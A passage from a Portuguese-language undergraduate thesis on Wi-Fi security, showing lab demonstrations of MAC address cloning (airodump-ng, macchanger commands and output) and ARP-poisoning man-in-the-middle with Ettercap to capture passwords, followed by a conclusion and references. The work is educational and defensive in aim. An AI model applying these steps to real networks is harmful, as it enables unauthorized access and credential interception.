


Figura 29 - Captura de pacotes com chave WPA codificada – Fonte: Própria

4.2.4 Clonagem de MAC

O endereço MAC foi criado para ser um identificador único no mundo inteiro para cada interface de rede produzida. Podemos alterar o endereço MAC utilizando softwares disponíveis e também usando hardware, que é bem mais trabalhoso e tedioso. Usuários de Linux pode alterar seu MAC sem utilizar softwares de Poisoning e Spoofing, usando apenas um parâmetro do comando `ifconfig`, que configura a interface de rede no S.O. Um atacante por realizar um ataque DoS4 à um computador alvo, e então atribuir a si mesmo o IP e MAC desse computador, recebendo todos os dados enviados para tal computador (IMASTERS, 2010).

Esse tipo de ataque tem resultado mais satisfatório em redes com controle de acesso por MAC, com DHCP ativo ou mesmo em redes com a faixa de IP conhecida.

Primeiramente, executamos o comando `airodump-ng wlan0`, para visualizarmos os APs ao alcance e os hosts conectados.

```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help


CH 7 ][ Elapsed: 3 mins ][ 2010-06-08 12:09

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:19:5B:EC:F6:7E -62   1502    345   1   6  54  . WPA  CCMP  PSK  TCC-WIRELESS

BSSID          STATION        PWR  Rate  Lost  Packets  Probes
00:19:5B:EC:F6:7E 00:19:5B:8E:86:43 -38   0 -54   0      60  TCC-WIRELESS
(not associated) 00:25:47:21:8E:C4 -80   0 -1    0      55  RPF304
^C
root@bt:~#
  
```

Figura 30 - Comando `airodump-ng wlan0` – Fonte: Própria

Na Figura 30, observamos que a estação com o MAC 00:19:5B:8E:86:43 está conectado ao AP com SSID TCC-WIRELESS. fizemos nossa demonstração clonando o MAC desse host. Na Figura 31, exibimos as configurações de rede atuais do host usado para o ataque com o MAC original em destaque.



```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

wlan0    Link encap:UNSPEC HWaddr 00-18-DE-AF-6C-00-00-00-00-00-00-00-00-00-00-00
UP BROADCAST NOTRAILERS PROMISC ALLMULTI MTU:1500 Metric:1
RX packets:7700 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1064939 (1.0 MB) TX bytes:0 (0.0 B)


wmaster0 Link encap:UNSPEC HWaddr 00-18-DE-AF-6C-00-00-00-00-00-00-00-00-00-00-00
UP RUNNING MTU:0 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

root@bt:~#

```

Figura 31 - Configurações atuais – Fonte: Própria

Para realizarmos a mudança do MAC da estação de ataque para o host que está conectado atualmente, primeiramente paramos a interface *Wlan0* com o comando *ifconfig wlan0 down*. Em seguida, mudamos o MAC da estação com o comando *macchanger --mac 00:19:5B:8E:86:43 wlan0*. O resultado desses comandos está exibido na Figura 32.



```

root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help

Retry min limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
Link Quality:0 Signal level:0 Noise level:0
Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:0 Invalid misc:0 Missed beacon:0

root@bt:~# ifconfig wlan0 down
root@bt:~# macchanger --mac 00:19:5B:8E:86:43 wlan0
Current MAC: 00:18:de:af:6c:00 (unknown)
Faked MAC: 00:19:5b:8e:86:43 (unknown)
root@bt:~#

```

Figura 32 - Mudança do MAC da estação – Fonte: Própria

Após isso, subimos a interface com o comando *ifconfig wlan0 up*. Na Figura 33 exibimos novamente as configurações de rede da interface wlan0 já alterada para o MAC da estação clonada.



```

root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help

wlan0    Link encap:UNSPEC HWaddr 00-19-5B-8E-86-43-00-00-00-00-00-00-00-00-00-00
UP BROADCAST NOTRAILERS PROMISC ALLMULTI MTU:1500 Metric:1
RX packets:22362 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:3095929 (3.0 MB) TX bytes:0 (0.0 B)

wmaster0 Link encap:UNSPEC HWaddr 00-18-DE-AF-6C-00-00-00-00-00-00-00-00-00-00-00
UP RUNNING MTU:0 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

root@bt: #

```

Figura 33 - Exibição das configurações com o MAC clonado – Fonte: Própria

Depois desse procedimento, conectamos normalmente na rede sem fio que estávamos atacando, como se fosse a estação original, recebendo o IP referente a ela e tendo a mesma acessibilidade.

O único problema encontrado nessa demonstração é se a estação original tentar conectar enquanto a estação clonada estiver conectada. Como resultado as duas estações entraram em conflito uma derrubando a conexão da outra, por conta que o AP não saberá exatamente pra quem entregar os pacotes de conexão.

4.2.5 Escuta do tráfego com ARP Spoofing (Man-in-the-middle)

ARP Poisoning ou ARP Spoofing é um tipo de ataque no qual uma falsa resposta ARP é enviada à uma requisição ARP original. Confundida pelo ataque a Estação A envia pacotes para a Estação B pensando que ela é o gateway da rede, e a Estação B captura a transmissão e redireciona os dados para o endereço correto sem que o tráfego da rede seja interrompido (IMASTERS, 2010). A Figura 34 mostra o exemplo do ataque usando Arp Poisoning.




Figura 34 - Exemplo do ArpSpoofing ou ArpPoisoning – Fonte: <http://www.guiadohardware.net/tutoriais/wireshark/pagina2.html>

Na nossa demonstração usamos o Ettercap-ng, que se trata de um sniffer e interceptador multiuso para Lans com switch. Ele possibilita a análise ativa e passiva de muitos protocolos diferentes (mesmo os criptografados) e inclui muitas características para análise de redes e hosts. Ele pode realizar os seguintes procedimentos automaticamente:

1. Injeção de caracteres em uma conexão estabelecida;
2. Coletar senhas de TELNET, FTP, POP, RLOGIN, SSH1, ICQ, SMB, MySQL;
3. Filtragem/descarte de pacotes de dados;
4. Terminar conexões.

Após conectar na rede iniciamos o Ettercap-ng, clicando em *Iniciar/Internet/Ettercap*. Depois clicamos em *Options/Set Netmask* e definimos a netmask como 255.255.255.0 para capturar o tráfego de toda a rede, como mostrado na Figura 35.



Figura 35 - Definição da máscara – Fonte: Própria

Na sequência clicamos em *Sniff/Unified Sniffing* para selecionar a interface de rede que vai fazer a captura, no nosso caso *Wlan0*, como observamos na Figura 36.




Figura 36 - Escolha da interface de rede – Fonte: Própria

Em seguida, clicamos em *Hosts/Scan for Hosts* para procurar os hosts que atualmente estão conectados na rede, depois em *Host list*, para listar todos os hosts que foram encontrados. Em seguida clique em *Mitm/Arp Poisoning* para escolher o tipo de ataque e marque a opção: *Sniff remote connections* e clique em OK, exibido na Figura 37.




Figura 37 - Escolhendo o tipo de ataque – Fonte: Própria

Na seqüência, clicamos em *View/Connections* e *Statistics*, para mostrar todas as conexões e a estatística das conexões de todos os hosts. Em seguida clique em *Start/Start Sniffing*, para começar a captura do tráfego. Como a captura do tráfego foi direcionada em cima do Gateway da rede atacada, na Figura 38, observamos o resultado da captura do tráfego exibindo algumas conexões com usuário e senha expostos.




Figura 38 - Resultado da captura do tráfego – Fonte: Própria

5 CONCLUSÃO

Podemos perceber a grande preocupação das empresas e instituições em aperfeiçoar seus métodos, até então seguros e confiáveis na transmissão das informações, faz com que profissionais da área de administração de redes de computadores procurem aperfeiçoar seus conhecimentos na tecnologia sem fio, para tomar conhecimento de falhas existentes e suas respectivas soluções, como instalação de atualizações ou propondo melhorias nas políticas de segurança da empresa.

Este trabalho teve como objetivo principal estudar e exibir melhor as tecnologias existentes em redes sem fio, bem como suas falhas de segurança buscando conhecer mais a fundo essas falhas e suas possíveis soluções. Os riscos e as vulnerabilidades apresentadas nos capítulos anteriores afetam diretamente toda e qualquer tipo de rede de computadores, resultando algumas vezes em grandes problemas para as empresas. A não observância de medidas de segurança em uma rede é preocupante, pois muitos administradores não possuem conhecimento da amplitude do perigo em que a rede está exposta, possibilitando através destas vulnerabilidades a entrada não autorizada de elementos invasores.

Apesar de todas as medidas de precauções adotadas e que podem ser aplicadas às redes sem fio, sabe-se que a possibilidade de um invasor bem motivado obter sucesso em seu ataque ainda é possível. Com isso, este estudo servirá como material de apoio a administradores de redes, que tenham como filosofia de trabalho, o constante aperfeiçoamento nesta área.

Vale ressaltar que é necessária a incessante busca na melhora das metodologias de segurança, bem como nos padrões adotados, visto que o padrão IEEE 802.11, que é a base para os demais, está constantemente sendo alterado através de grupos de estudo e profissionais de informática, com a finalidade de seu aperfeiçoamento a fim de encontrar uma forma de estabelecer um padrão de segurança aceitável, ideal e confiável.

6 REFERÊNCIAS BIBLIOGRÁFICAS

AMARAL, Bruno Marques, MAESTRELLI, Marita. Segurança em Redes Wireless 802.11. Centro Brasileiro de Pesquisas Físicas - 2004.

CÂMARA, Jéferson e SILVA, Mônica. Trabalho de Conclusão de Curso apresentado para obtenção do grau de Bacharel em Ciência da Computação, assunto: Redes Sem Fio Metropolitanas Baseadas no Padrão 802.16: Um Estudo de Caso para Belém. Universidade Federal do Pará, 2005.

[CAMPINHOS]. Prof. Marcelo Plotegher. Redes de computadores sem Fio. Disponível em: <<http://professorcampinhos.blogspot.com>>. Acesso em 11/05/2010.

CANSIAN, Adriano Mauro, GRÉGIO, André Ricardo Abed e PALHARES, Carina Tebar. Artigo apresentado na Universidade Estadual Paulista – SP. Assunto: 69 Falhas em Políticas de Configuração: Uma Análise do Risco para as Redes Sem Fio na Cidade de São Paulo. Universidade Estadual Paulista – SP, 2004.

DUARTE. Luiz Otavio. Analise de vulnerabilidades e ataques inerentes a redes sem fio 802.11x. 2003. 53 f. Tese (Bacharel em Ciência da Computação) – Universidade do Estado de São Paulo, São José do Rio Preto.

FLEISHMAN, Glenn & ENGST, Adam. Kit do Iniciante em Redes Sem Fio. 2ª Edição. Editora Makron Books, 2005.

INSECURE.org - Site do desenvolvedor do NMAP. Acessado em <<http://www.insecure.org>>. Acesso em 13/05/2010.

IMASTERS. Disponível em http://imasters.uol.com.br/artigo/10117/seguranca/arp_poisoning/. Acessado em 25/05/2010.

JACOBSON, Van, LERES, Craig e MCCANNE, Steven. Autores do TCPEnd: <<http://www.tcpdump.org>> da Universidade da Califórnia em Berkeley – EUA. Acesso em 14/05/2010.

MOSKOWITZ, Robert, Weakness in Passphrase Choice in WPA Interface, Novembro de 2003. Disponível em <<http://wifinetnews.com/archives/002452.html>>. Acesso em 13/05/2010.

PERES, André; WEBER, Raul Fernando. Considerações sobre Segurança em Redes Sem Fio. ULBRA - Universidade Luterana do Brasil, RS - 1999.

RUFINO, Nelson Murilo de Oliveira. Segurança em redes sem fio: Aprenda a proteger suas informações em ambientes Wi-Fi e *Bluetooth*. São Paulo. Editora Novatec, 2005.

SANTOS, Daniel. Corte os fios. São Paulo. IDG Brasil, Nº 155, 06/2005, pp 22-37

SHAMMAS. Disponível em:

<<http://www.shammas.eng.br/acad/sitesalunos0106/012006wir2/principal.htm>>.

Acesso em 11/05/2010.

SILVA, Luiz Antonio F. da, DUARTE, Otto Carlos M. B. RADIUS em Redes sem Fio. Universidade Federal do Rio de Janeiro. RJ – 2003.

SOARES, Luiz Fernando Gomes; LEMOS, Guido; COLCHER, Sérgio. Redes de computadores - das LANs, MANs e WANs às redes ATM. Rio de Janeiro, Campus, 1995. (Capítulo 1.3 - Parte 1 - Páginas 10, 11 e 12).

TANENBAUM, Andrew S. Redes de Computadores. Rio de Janeiro, Campus, 2003.

[TCPDUMP]. Imagem representativa do programa Tcpend. Disponível em <http://www.cse.unsw.edu.au/>. Acesso em 14/05/2010.

TORRES, Gabriel. Redes de Computadores, Curso Completo. Editora Axcel Books, 2001.

WIKIPEDIA. Disponível em: <http://pt.wikipedia.org/wiki/Rede_sem_fios>. Acesso em 11/05/2010.

WIKIPEDIA. Disponível em: <<http://pt.wikipedia.org/wiki/BackTrack>>. Acesso em 20/05/2010.

ZALEWSKI, Michal. Hacker criador do programa p0f para utilização no mapeamento passivo em redes em fio. Site acessado em <<http://lcamtuf.coredump.cx>>. Acesso em 13/05/2010.